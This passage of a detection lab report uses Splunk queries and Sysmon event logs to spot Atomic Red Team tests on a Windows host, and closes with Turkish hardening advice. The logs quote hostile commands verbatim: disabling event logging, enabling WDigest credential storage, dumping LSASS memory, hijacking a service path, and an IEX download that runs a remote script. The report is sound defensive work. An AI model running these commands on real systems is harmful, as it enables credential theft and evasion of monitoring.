
host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Task 2: Impair Defenses: Disable Windows Event Logging | T1562.002-6

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1562.002/T1562.002.md#atomic-test-6---disable-event-logging-with-wevtutil

Atomic Test #6 - Disable Event Logging with wevtutil

```
index="main" CommandLine="wevtutil  sl \"Microsoft-Windows-IKE/Operational\" /e:false"
```



```
index="main" CommandLine="wevtutil  sl \"Microsoft-Windows-IKE/Operational\" /e:false"
```

11/20/23 3:55:53.000 PM


```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T15:55:53.1899
68200Z'/><EventRecordID>6388</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 15:55:53.188</Data><Data Name='P
rocessGuid'>{661DE769-8189-655B-A606-000000002E03}</Data><Data Name='ProcessId'>3568</Data><Data Name='Image'>C:\W
indows\System32\wevtutil.exe</Data><Data Name='FileVersion'>10.0.14393.2430 (rs1_release_inmarket_aim.180806-1810)
</Data><Data Name='Description'>Eventing Command Line Utility</Data><Data Name='Product'>Microsoft® Windows® Opera
ting System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wevtutil.exe</Dat
a><Data Name='CommandLine'>wevtutil  sl "Microsoft-Windows-IKE/Operational" /e:false</Data><Data Name='CurrentDire
ctory'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data N
ame='LogonGuid'>{661DE769-817F-655B-508A-530000000000}</Data><Data Name='LogonId'>0x538a50</Data><Data Name='Termi
nalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=91803E340A7E7AFDF95A8031F6EF3
F3E,SHA256=DCFD99FE08A5D46C52E810FE2F9CC15AC82008975C0A731A11773B11ADE0F3CC,IMPHASH=51FFA3B7FBD1EF82ECE0730B54406E
64</Data><Data Name='ParentProcessGuid'>{661DE769-8189-655B-A406-000000002E03}</Data><Data Name='ParentProcessId'>
3436</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"cmd.exe" /c
wevtutil sl "Microsoft-Windows-IKE/Operational" /e:false</Data><Data Name='ParentUser'>hodges-ltd\douglas.reynholm
</Data></EventData></Event>
```

host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Task 3: Modify Registry (Suspicious Registery Modifying) | T1112-3

Atomic Test #3 - Modify registry to store logon credentials

```
index="main" CommandLine="reg  add
HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest
/v UseLogonCredential /t REG_DWORD /d 1 /f"
```



```
index="main" CommandLine="reg  add HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f"
```

✓ 1 event (before 11/26/23 9:16:54.000 PM)   No Event Sampling ▾

11/20/23 3:40:04.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T15:40:04.6556
92600Z'/><EventRecordID>6193</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 15:40:04.653</Data><Data Name='P
rocessGuid'>{661DE769-7DD4-655B-D905-000000002E03}</Data><Data Name='ProcessId'>3076</Data><Data Name='Image'>C:\W
indows\System32\reg.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='De
scription'>Registry Console Tool</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name
='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>reg.exe</Data><Data Name='CommandLine'>reg  a
dd HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f</Dat
a><Data Name='CurrentDirectory'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\dougl
as.reynholm</Data><Data Name='LogonGuid'>{661DE769-7DC7-655B-D985-4C0000000000}</Data><Data Name='LogonId'>0x4c85d
9</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=59A2
2FA6CF85026BB6BC69A1ADD75C50,SHA256=9E28034CE3AEEA6951F790F8997DF44CFBF80BEFF9FB17413DBA317016A716AD,IMPHASH=EE7EB
7FA7D163340753B7223ADA14352</Data><Data Name='ParentProcessGuid'>{661DE769-7DD4-655B-D705-000000002E03}</Data><Dat
a Name='ParentProcessId'>3896</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentC
ommandLine'>"cmd.exe" /c reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCreden
tial /t REG_DWORD /d 1 /f</Data><Data Name='ParentUser'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
```


host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Task 4: Detection OS Credential Dumping : LSASS Memory | T1003.001-2

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1003.001/T1003.001.md

Atomic Test #2 - Dump LSASS.exe Memory using comsvcs.dll

```
index="main" CommandLine="\"powershell.exe\" &amp;
{C:\\Windows\\System32\\rundll32.exe
C:\\windows\\System32\\comsvcs.dll, MiniDump (Get-Process lsass).id
$env:TEMP\\lsass-comsvcs.dmp full}"
```



```
index="main" CommandLine="\"powershell.exe\" &amp; {C:\\Windows\\System32\\rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump (Get-Process lsass
    ).id $env:TEMP\\lsass-comsvcs.dmp full}"
```

✓ 1 event (before 11/26/23 9:18:39.000 PM) No Event Sampling ▾

11/20/23 3:50:48.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sys
mon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>
1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T15:50:48.8764
56900Z'/><EventRecordID>6330</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Mic
rosoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/>
</System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 15:50:48.747</Data><Data Name='P
rocessGuid'>{661DE769-8058-655B-6706-000000002E03}</Data><Data Name='ProcessId'>276</Data><Data Name='Image'>C:\Wi
ndows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='FileVersion'>10.0.14393.206 (rs1_release.16
0915-0644)</Data><Data Name='Description'>Windows PowerShell</Data><Data Name='Product'>Microsoft® Windows® Operat
ing System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>PowerShell.EXE</Da
ta><Data Name='CommandLine'>"powershell.exe" &amp; {C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.d
ll, MiniDump (Get-Process lsass).id $env:TEMP\lsass-comsvcs.dmp full}</Data><Data Name='CurrentDirectory'>C:\Users
\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'
>{661DE769-804D-655B-33BC-510000000000}</Data><Data Name='LogonId'>0x51bc33</Data><Data Name='TerminalSessionId'>0
</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=097CE5761C89434367598B34FE32893B,SHA256=BA40
38FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436,IMPHASH=CAEE994F79D85E47C06E5FA9CDEAE453</Data><Data
Name='ParentProcessGuid'>{661DE769-804D-655B-5006-000000002E03}</Data><Data Name='ParentProcessId'>1328</Data><Dat
a Name='ParentImage'>C:\Windows\System32\wsmprovhost.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\
wsmprovhost.exe -Embedding</Data><Data Name='ParentUser'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
```


host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Task 5: Path Interception by Unquoted Path | T1574.009-1

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547.009/T1547.009.md

Atomic Test #1 - Shortcut Modification

```
index="main" OriginalFileName=* "copy" CommandLine="\"cmd.exe\" /c
copy
\"C:\\AtomicRedTeam\\atomics\\T1574.009\\bin\\WindowsServiceExample.e
xe\" \"C:\\Program Files\\windows_service.exe\" &amp; copy
\"C:\\AtomicRedTeam\\atomics\\T1574.009\\bin\\WindowsServiceExample.e
xe\" \"C:\\program.exe\" &amp; sc create \"Example Service\" binpath=
\"C:\\Program Files\\windows_service.exe\" Displayname= \"Example
Service\" start= auto &amp; sc start \"Example Service\""
```



```
index="main" OriginalFileName=* "copy" CommandLine="\"cmd.exe\" /c copy \"C:\\AtomicRedTeam\\atomics\\T1574.009\\bin\\WindowsServiceExample.exe\" \"C:\\Program Files\\windows_service.exe\" &amp; copy \"C:\\AtomicRedTeam\\atomics\\T1574.009\\bin\\WindowsServiceExample.exe\" \"C:\\program.exe\" &amp; sc create \"Example Service\" binpath= \"C:\\Program Files\\windows_service.exe\" Displayname= \"Example Service\" start= auto &amp; sc start \"Example Service\""
```

✓ 1 event (before 12/4/23 6:40:05.000 AM)

11/20/23 3:45:34.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-11-20T15:45:34.199982200Z'/><EventRecordID>6243</EventRecordID><Correlation/><Execution ProcessID='2892' ThreadID='892'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>employee1.hodges.ltd</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-11-20 15:45:34.199</Data><Data Name='ProcessGuid'>{661DE769-7F1E-655B-1206-000000002E03}</Data><Data Name='ProcessId'>3876</Data><Data Name='Image'>C:\Windows\System32\cmd.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='Description'>Windows Command Processor</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data><Data Name='CommandLine'>"cmd.exe" /c copy "C:\AtomicRedTeam\atomics\T1574.009\bin\WindowsServiceExample.exe" "C:\Program Files\windows_service.exe" &amp; copy "C:\AtomicRedTeam\atomics\T1574.009\bin\WindowsServiceExample.exe" "C:\program.exe" &amp; sc create "Example Service" binpath= "C:\Program Files\windows_service.exe" Displayname= "Example Service" start= auto &amp; sc start "Example Service"</Data><Data Name='CurrentDirectory'>C:\Users\DOUGLA~1.REY\AppData\Local\Temp\</Data><Data Name='User'>hodges-ltd\douglas.reynholm</Data><Data Name='LogonGuid'>{661DE769-7F15-655B-0E71-4E0000000000}</Data><Data Name='LogonId'>0x4e710e</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68CA3C2065B6CA165D44AD2,IMPHASH=3062ED732D4B25D1C64F084DAC97D37A</Data><Data Name='ParentProcessGuid'>{661DE769-7F15-655B-FF05-000000002E03}</Data><Data Name='ParentProcessId'>3468</Data><Data Name='ParentImage'>C:\Windows\System32\wsmprovhost.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\wsmprovhost.exe -Embedding</Data><Data Name='ParentUser'>hodges-ltd\douglas.reynholm</Data></EventData></Event>
```


host = EMPLOYEE1 | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Task 6: Process Injection (Shellcode execution via VBA) | T1055-1

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1055/T1055.md

Atomic Test #1 - Shellcode execution via VBA

index=* Invoke-Maldoc -macroFile original_file_name="PowerShell.EXE" | table OriginalFileName user CommandLine UtcTime



```
index=* Invoke-Maldoc -macroFile original_file_name="PowerShell.EXE" | table  OriginalFileName user CommandLine UtcTime
```

✓ 1 event (before 12/4/23 6:42:07.000 AM)

OriginalFileName	user	CommandLine	UtcTime
PowerShell.EXE	douglas.reynholm	"powershell.exe" &amp; {[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 IEX (iwr \""https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/src/Invoke-MalDoc.ps1\"" -UseBasicParsing) Invoke-Maldoc -macroFile \""C:\AtomicRedTeam\atomics\T1055\src\x64\T1055-macrocode.txt\"" -officeProduct \""Word\"" -sub \""Execute\""}	2023-11-20 15:31:14.620

Additionally we don't understand why they were successfully executed in the internal network, so if you let us know how to prevent this from happening, we can re-test and document the results.

Komut satırı üzerinden çalıştırılan komutlar, "admin" yetkisiyle yürütülebilir durumdadır. Bu bağlamda, "cmd.exe"nin Group Policy tarafından kullanımı kısıtlanmalıdır. Douglas.reynholm kullanıcısı, admin yetkisi gerektiren tüm komutları başarıyla çalıştırabilmiştir.

PowerShell'de, ExecutionPolicy ayarı, çalıştırılabilen script türlerini belirler. Bu ayarı değiştirerek PowerShell scriptlerinin çalıştırılması engellenebilirdi.

Örneğin, Set-ExecutionPolicy Restricted komutu ile scriptlerin çalışması durdurulabilir.

PowerShell'de başka bir sıkılaştırma önlemi olarak, belirli komut dosyalarının çalıştırılmasına izin vermek için bir beyaz liste oluşturulabilir. Bu sayede, yalnızca belirli scriptlere izin verilirken, diğer scriptler engellenmiş olur.